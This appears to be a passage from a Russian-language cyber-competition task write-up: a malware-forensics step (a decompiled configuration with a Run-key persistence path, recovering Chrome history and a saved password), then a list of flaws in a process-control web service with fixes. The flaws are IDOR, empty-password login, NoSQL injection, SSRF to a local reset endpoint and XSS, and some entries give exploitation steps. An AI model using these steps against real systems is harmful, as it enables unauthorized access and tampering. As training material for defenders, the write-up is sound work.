
```
    this.sf = "software\\Microsoft\\Windows\\CurrentVersion\\Run";
    this.VN = "c3R1cG1k";
    this.VR = "0.11G";
    this.Y = "|'|'|";
    this.klen = Conversions.ToInteger("20");
    this.Hid = Conversions.ToBoolean("False");
    this.Spr = Conversions.ToBoolean("False");
}
```

Далее игроку необходимо обнаружить:

Историю в Google Chrome.




И получить пароль из Google Password Manager.



Исправление уязвимостей

Игроку необходимо выполнить поиск уязвимостей в сервисе управления технологическими процессами и сделать их исправление.



Уязвимости

`register_rewrite`

При регистрации создается объект класса `User` нового пользователя и сохраняется в БД с помощью `save_to_db()`. Если указать пустой пароль и username существующего пользователя, то сработает условие

```
if self.password == '' or self._hashed == '':
```

и позже в коде существующий пользователь перезапишется. Самый простой фикс — добавить проверку `password != ''` в `/register`.

`login_without_password`

Если передается пустой пароль в функционале входа про импорте пользователя из БД (`user.import_from_db()`), то не сработает условие `if password`: в `access.py`

на 40 строке. Возможное решение — также добавить проверку на пустой пароль при входе.

`set_permissions_idor`

В `endpoint /set_permissions` отсутствует middleware `@access.is_admin`, поэтому переписывать чужие и свои права может любой юзер, зная `id` пользователя.

`change_password_idor`

В `control.py` в строке 125 проверяется значение `user_id` из `POST` параметров запроса, если оно не совпадает с текущим пользоватеоем и пользователь не админ — возвратит ошибку. Но позже, на строке 127 берется значение из `request.values`, которые являются слиянием `Query String` и `POST` параметров. В данном случае в первую очередь будет браться значение из `GET` параметра, поэтому для эксплуатации достаточно передать валидный `user_id` в `POST` параметре и чужой `id` в `GET` параметре. Фиксится с помощью изменения `request.values` на `request.form`.

`write_on_read`

В `access.py` на строке 80 в функции `check_permissions()` права пользователя сверяются с правами элемента для доступа к методу элемента с помощью операции `and`

```
el & self._connector.get_abi()[self._connector.get_abi_element_original_name(el
↪  ement_path[-1])][method]
```

Такая проверка неверна, поскольку для пользователя с правами `Permissions.READ` и метода элемента, требующего права `Permission.READ|Permissions.WRITE` выполнение операции and возвратит `Permissions.READ` и функция возвратит `True`. В качестве фикса необходимо более тщательно сверять права на метод и юзера.

`nosql_injection`

В файле `db.py` все вызовы `find()` подвержены `nosql injection`. Для фикса надо переписать вызовы без использования `$where` и конкатенации строк.

`ssrf_reset_state`

В элементе эмулятора `ServerRoom` можно выставить `backup_url` на http://127.0.0.1:8888/reset_state и вызвать сброс состояние системы через `SSRF` в обход `control panel` и проверки прав администратора. Фикс — например запретить посылать бекап на все локальные `ip`.

`xss`

В `control/src/templates/admin_user.html` есть `XSS` из-за изменения контента страницы с помощью `innerHTML`. Нужно переписать код без использования `innerHTML` для исправления уязвимости.

Материалы для подготовки

1. `cryptohack.org`.
2. https://squeamishossifrage.eu/.
3. https://portswigger.net/web-security.
4. https://github.com/shellphish/how2heap.

5. https://www.youtube.com/watch?v=pNvpCpW6Y_U&list=PLLguubeCGWoY12PWrD-oV3nZg3sjJNKxm.
6. https://kmb.cybber.ru/about.html.
7. https://info-savvy.com/what-is-malware-forensics/.

Инструменты

- Burp.
- dnSpy.
- Wireshark.
- VirusTotal.
- Process Hacker.
- IDA Community.